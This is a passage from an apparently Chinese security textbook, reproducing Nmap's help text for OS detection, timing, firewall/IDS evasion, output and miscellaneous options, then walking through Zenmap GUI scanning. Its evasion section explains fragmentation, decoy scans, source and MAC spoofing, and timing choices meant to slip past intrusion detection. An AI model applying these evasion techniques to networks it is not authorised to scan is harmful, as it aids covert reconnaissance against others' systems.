OS DETECTION:
  -O: Enable OS detection
  --osscan-limit: Limit OS detection to promising targets
  --osscan-guess: Guess OS more aggressively
TIMING AND PERFORMANCE:
  Options which take <time> are in seconds, or append 'ms' (milliseconds),
  's' (seconds), 'm' (minutes), or 'h' (hours) to the value (e.g. 30m).
  -T<0-5>: Set timing template (higher is faster)
  --min-hostgroup/max-hostgroup <size>: Parallel host scan group sizes
  --min-parallelism/max-parallelism <numprobes>: Probe parallelization
  --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>: Specifies
      probe round trip time.
  --max-retries <tries>: Caps number of port scan probe retransmissions.
  --host-timeout <time>: Give up on target after this long
  --scan-delay/--max-scan-delay <time>: Adjust delay between probes
  --min-rate <number>: Send packets no slower than <number> per second
  --max-rate <number>: Send packets no faster than <number> per second
```

操作系统相关的参数说明如下：

- -O：启用操作系统检测，-A可以同时启用操作系统检测和版本检测。
- --osscan-limit：针对指定的目标进行操作系统检测。
- --osscan-guess：当Nmap无法确定所检测的操作系统时，会尽可能地提供最相近的匹配。

时间及性能相关的参数说明如下：

指定的时间单位可以是：ms(milliseconds),s(seconds), m(minutes)或者h(hours)。

- -T<0-5>：设置时间模板，分别与数字0～5对应，前两种模式用于IDS躲避，Polite模式降低了扫描速度以使用更少的带宽和目标主机资源。默认模式为Normal，因此-T3实际上未做任何优化。Aggressive模式假设用户具有合适及可靠的网络从而加速扫描。Insane模式假设用户具有特别快的网络或者为获取更快速度而牺牲准确性。
- --min-hostgroup/max-hostgroup <size>：调整并行扫描组的大小，用于保持组的大小在一个指定的范围之内，Nmap具有并行扫描多主机端口或版本的能力，Nmap将多个目标IP地址空间分成组，然后在同一时间对一个组进行扫描。通常大的组更有效。缺点是只有当整个组扫描结束后才会提供主机的

扫描结果。

- --min-parallelism/max-parallelism <numprobes>：设置探测并行数量。
- --min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>：设置rtt返回时间。
- --max-retries <tries>：最大探测数量。
- --host-timeout <time>：目标主机超时时间，超出时间退出扫描或跳过该主机扫描。
- --scan-delay/--max-scan-delay <time>：设置扫描的延时时间，每次探测的间隔时间。例如：Nmap 192.168.1.1 --scan-delay 10s，每次探测间隔10s再进行。
- --min-rate <number>：每秒发包最小数量。
- --max-rate <number>：每秒发包最大数量。

10.1.7　防火墙/IDS躲避和欺骗

在网络扫描中不可避免地会接触到防火墙等网络设备，Nmap提供了以下躲避机制，使用这些参数设置相应的躲避规则。

下图为防火墙/IDS躲避和欺骗帮助信息。

```
FIREWALL/IDS EVASION AND SPOOFING:
  -f; --mtu <val>: fragment packets (optionally w/given MTU)
  -D <decoy1,decoy2[,ME],...>: Cloak a scan with decoys
  -S <IP_Address>: Spoof source address
  -e <iface>: Use specified interface
  -g/--source-port <portnum>: Use given port number
  --proxies <url1,[url2],...>: Relay connections through HTTP/SOCKS4 proxies
  --data <hex string>: Append a custom payload to sent packets
  --data-string <string>: Append a custom ASCII string to sent packets
  --data-length <num>: Append random data to sent packets
  --ip-options <options>: Send packets with specified ip options
  --ttl <val>: Set IP time-to-live field
  --spoof-mac <mac address/prefix/vendor name>: Spoof your MAC address
  --badsum: Send packets with a bogus TCP/UDP/SCTP checksum
```

参数说明如下：

- -f; --mtu <val>：将TCP头分段在几个包中，使得包过滤器、 IDS以及其他工具的检测更加困难，--mtu指定最小MTU单元。
- -D <decoy1,decoy2[,ME],...>：使用诱饵隐蔽扫描，使用逗号分隔每个诱饵主机，也可用自己的真实IP作为诱饵，这时可使用ME选项说明。如果在第6个位置或更后的位置使用ME选项，一些常用端口扫描检测器（如Solar Designer's excellent scanlogd）就不会报告这个真实IP。如果不使用ME选项，Nmap 将真实IP放在一个随机的位置。
- -S <IP_Address>：源地址欺骗，说明所需发送包的接口IP地址，弊端是无法收到回包。
- -e <iface>：指定网卡接口。
- -g/--source-port <portnum>：指定的源端口。
- --proxies <url1,[url2],...>：指定代理服务器进行扫描。
- --data <hex string>：在探测数据包中加入一些数据，让探测包看上去更像正常数据包。这里加入的数据是十六进制数。
- --data-string <string>：加入字符串到数据字段。
- --data-length <num>：限定数据的长度。
- --ip-options <options>：加入IP包头的options字段信息。
- --ttl <val>：设置TTL值。
- --spoof-mac <mac address/prefix/vendor name>：MAC地址欺骗。
- --badsum：差错校验，使用该参数会发送一些错误校验的数据包。

10.1.8　输出选项参数说明

扫描到的结果如果数据量比较大不便于阅读，可以使用输出项中的一些参数指定输出成不同格式的文件。Nmap提供了方便直接查看的交互式方式和方便软件处理的XML格式，另外还提供了选项来控制输出的细节以及调试信息。

五种不同的输出格式如下：

（1）interactive output。交互式输出，默认的输出方式。

（2）normal output。显示较少的运行时间信息和告警信息。

（3）XML output。可转换成 HTML，方便程序处理。

（4）grepable output。在一行中包含目标主机最多的信息。

（5）sCRiPt KiDDi3 output 格式。以脚本的形式输出。

下图为输出项的帮助信息。

```
OUTPUT:
  -oN/-oX/-oS/-oG <file>: Output scan in normal, XML, s|<rIpt kIddi3,
     and Grepable format, respectively, to the given filename.
  -oA <basename>: Output in the three major formats at once
  -v: Increase verbosity level (use -vv or more for greater effect)
  -d: Increase debugging level (use -dd or more for greater effect)
  --reason: Display the reason a port is in a particular state
  --open: Only show open (or possibly open) ports
  --packet-trace: Show all packets sent and received
  --iflist: Print host interfaces and routes (for debugging)
  --append-output: Append to rather than clobber specified output files
  --resume <filename>: Resume an aborted scan
  --stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
  --webxml: Reference stylesheet from Nmap.Org for more portable XML
  --no-stylesheet: Prevent associating of XSL stylesheet w/XML output
```

参数说明如下：

- -oN <file>：标准输出。
- -oX <file>：XML输出写入指定的文件。
- -oS <file>：类似于交互工具输出。
- -oG <file>：Grepable输出。
- -oA <basename>：输出至所有格式。
- -v：提高输出信息的详细度。
- -d：提高或设置调试级别，9级最高。
- --packet-trace：跟踪发送和接收的报文。
- --iflist：输出检测到的接口列表和系统路由。
- --append-output：表示在输出文件中添加，而不是覆盖原文件。
- --resume <filename>：继续中断的扫描。
- --stylesheet <path or URL>：设置XSL样式表，转换XML输出到HTML。在Web浏览器中打开Nmap的XML输出时，将会在文件系统中寻找Nmap.xsl文件，并使用它输出结果。
- --no-stylesheet：防止将XSL样式表与w/XML输出关联起来。

10.1.9 其他选项帮助信息

这里包括了一些不太明确分类的其他选项，以及一些杂项。下图为这些选项的帮助信息。

```
MISC:
  -6: Enable IPv6 scanning
  -A: Enable OS detection, version detection, script scanning, and traceroute
  --datadir <dirname>: Specify custom Nmap data file location
  --send-eth/--send-ip: Send using raw ethernet frames or IP packets
  --privileged: Assume that the user is fully privileged
  --unprivileged: Assume the user lacks raw socket privileges
  -V: Print version number
  -h: Print this help summary page.
```

参数说明如下：

- -6：开启IPv6扫描。
- -A：激烈扫描模式选项，这个选项启用额外的高级和高强度选项，这个选项启用了操作系统检测（-O）和版本扫描（-sV），相当于以下扫描的组合。
- --datadir <dirname>：说明用户Nmap数据文件位置。Nmap在运行时从文件中获得特殊的数据，这些文件有Nmap-service-probes，Nmap-services，Nmap-protocols，Nmap-rpc，Nmap-mac-prefixes和Nmap-os-fingerprints。Nmap首先 在--datadir选项说明的目录中查找这些文件。未找到的文件，将在BMAPDIR环境变量说明的目录中查找。接下来是用于真正和有效UID的~/.Nmap或Nmap可执行代码的位置（仅Windows32）；然后是编译位置，如/usr/local/share/Nmap 或/usr/share/Nmap。Nmap查找的最后一个位置是当前目录。
- --send-eth：使用原以太网帧发送。
- --send-ip：在原IP层发送。
- --privileged：假定用户具有全部权限。


- --interactive：在交互模式下启动。
- -V：打印版本信息，也可表示为--version。
- -h：打印一个短的帮助屏幕，也可表示为--help。

10.1.10　Nmap图形模式


最后使用Zenmap命令，可以开启Nmap图形模式。其中包含多种扫描选项，它对网络中被检测到的主机按照选择的扫描选项和显示结点进行探查。用户可以建立一个需要扫描的范围，这样就不需要再输入大量的IP地址和主机名了。

使用Nmap图形模式进行扫描的具体操作方法如下：

Step 01 打开Nmap图形操作界面，如下图所示。




Step 02 要扫描单台主机，可以在“目标”后的文本框内输入主机的IP地址或网址；要扫描某个范围内的主机，可以在该文本框中输入192.168.0.1-150，如下图所示。




提示：在扫描时，还可以用“*”替换掉IP地址中的任何一部分，如“192.168.1.*”等同于“192.168.1.1-255”；要扫描一个更大范围内的主机，可以输入“192.168.1，2，3.*”，此时将扫描“192.168.1.0”“192.168.2.0”“192.168.3.0”三个网络中的所有地址。


Step 03 要设置网络扫描的不同配置文件，可以单击“配置”后的下拉列表框，从中选择Intense scan、Intense scan plus UDP和Intense scan,all TCP ports等选项，从而对网络主机进行不同方面的扫描，如下图所示。




Step 04 单击“扫描”按钮开始扫描，稍等一会儿，即可在“Nmap输出”选项卡中显示扫描信息，在扫描结果信息中，可以看到扫描对象当前开放的端口信息，如下图所示。




Step 05 选择“端口/主机”选项卡，在打开的界面中可以看到当前主机显示的端口、协议、状态和服务信息，如下图所示。



